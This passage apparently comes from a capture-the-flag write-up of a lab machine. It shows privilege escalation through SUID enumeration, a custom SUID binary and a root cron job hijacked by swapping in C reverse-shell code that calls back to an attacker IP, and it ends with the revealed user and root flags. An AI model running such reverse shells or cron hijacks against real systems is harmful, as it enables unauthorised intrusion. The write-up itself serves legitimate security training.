
```
www-data@bobloblaw-VirtualBox:/home/bob$ find / -perm -4000 -type f 2>/dev/null
<x:/home/bob$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/ubuntu-app-launch/oom-adjust-setuid-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/arping
/usr/bin/blogFeedback
/usr/bin/passwd
/bin/ntfs-3g
/bin/su
/bin/fusermount
/bin/mount
/bin/ping
/bin/umount
/opt/VBoxGuestAdditions-6.1.12/bin/VBoxDRMClient
www-data@bobloblaw-VirtualBox:/home/bob$
```

When executed, it just displayed *"Order my blogs!"*.

```
www-data@bobloblaw-VirtualBox:/usr/bin$ ./blogFeedback
./blogFeedback
Order my blogs!
www-data@bobloblaw-VirtualBox:/usr/bin$
```

I downloaded it with Python server and decompiled it in **Ghidra**.

```
root@ip-10-10-198-75:~# wget 10.10.148.66:8000/blogFeedback
                         http://10.10.148.66:8000/blogFeedback
Connecting to 10.10.148.66:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16768 (16K) [application/octet-stream]
Saving to: 'blogFeedback'

blogFeedback        100%[===================>]  16.38K  --.-KB/s    in 0s

                    (241 MB/s) - 'blogFeedback' saved [16768/16768]
```



Turns out it could escalate privileges when passed certain parameters.

```
www-data@bobloblaw-VirtualBox:/usr/bin$ ./blogFeedback 6 5 4 3 2 1
./blogFeedback 6 5 4 3 2 1
whoami
bobloblaw
```

Using it, I became **bobloblaw**. At that point, I also got the **user flag**.

A message about rooting the machine is also displayed, it is sent from time to time like a scheduled task/program

```
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw$ ls
ls
Desktop    Downloads          Music     Public     Videos
Documents  examples.desktop   Pictures  Templates
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw$ You haven't rooted me yet? Jeez

bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw$ cd Desktop
cd Desktop
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$ ls
ls
dontlookatthis.jpg  lookatme.jpg  user.txt
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$ cat user.txt
cat user.txt
THM{C0NGR4t$_g3++ing_this_fur}

@jakeyee thank you so so so much for the help with the foothold on the box!!
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$
```

Then I checked sudo -l -> I could run /bin/echo and /usr/bin/yes as root.

```
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$ sudo -l
sudo -l
Matching Defaults entries for bobloblaw on bobloblaw-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna
p/bin

User bobloblaw may run the following commands on bobloblaw-VirtualBox:
    (root) NOPASSWD: /bin/echo, /usr/bin/yes
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Desktop$
```

While exploring further, I found a file **boring_file.c** in the documents.

```
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ ls -la
ls -la
total 16
drwxr-xr-x  3 bobloblaw bobloblaw 4096 Jul 30  2020 .
drwxrwx--- 16 bobloblaw bobloblaw 4096 Aug  6  2020 ..
drwxrwx---  2 bobloblaw bobloblaw 4096 Sep  3 08:19 .also_boring
-rw-rw----  1 bobloblaw bobloblaw   92 Jul 30  2020 .boring_file.c
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ cat .boring_file.c
cat .boring_file.c
#include <stdio.h>
int main() {
        printf("You haven't rooted me yet? Jeez\n");
        return 0;

}
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$
```

It was the program showing the “still not rooted” message.
Checking crontab -l showed it wasn’t bobloblaw’s cron -> so it must be run by **root**.

```
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ crontab -l
crontab -l
no crontab for bobloblaw
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$
```

I created my own malicious boring_file.c with a reverse shell, replacing the existing one.

.boring_file.c (~) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo

.boring_file.c

```c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 1012;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.10.198.75");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
```

Saving file '/root/.boring_file.c'... C Tab Width: 4 Ln 28, Col 2 INS

```
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ rm .boring_file.c
rm .boring_file.c
bobloblaw@bobloblaw-VirtualBox:/home/bobloblaw/Documents$ wget 10.10.198.75:2222/.borin
g_file.c
<aw/Documents$ wget 10.10.198.75:2222/.boring_file.c
                                http://10.10.198.75:2222/.boring_file.c
Connecting to 10.10.198.75:2222... connected.
HTTP request sent, awaiting response... 200 OK
Length: 653 [text/plain]
Saving to: '.boring_file.c'

.boring_file.c      100%[===================>]     653  --.-KB/s    in 0s

                    (165 MB/s) - '.boring_file.c' saved [653/653]
```

When the cron executed, I got another **reverse shell as root**.

```
root@ip-10-10-198-75: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-198-75: ~   root@ip-10-10-198-75: ~   root@ip-10-10-198-75: ~
root@ip-10-10-198-75:~# nc -lvnp 1012
Listening on 0.0.0.0 1012
Connection received on 10.10.148.66 41420
whoami
root
```

Finally, I retrieved the **root flag**.

```
cat root.txt
THM{G00D_J0B_G3++1NG+H3R3!}
```

6.Summary

This was a creative CTF with a **longer attack chain** than usual:

- Reconnaissance, hidden hints in source code,
- Port knocking → unlocking services,
- FTP + steganography,
- Cipher cracking (Base58 + Vigenère),
- Command injection → reverse shell,
- Privilege escalation with SUID binary analysis and cron manipulation.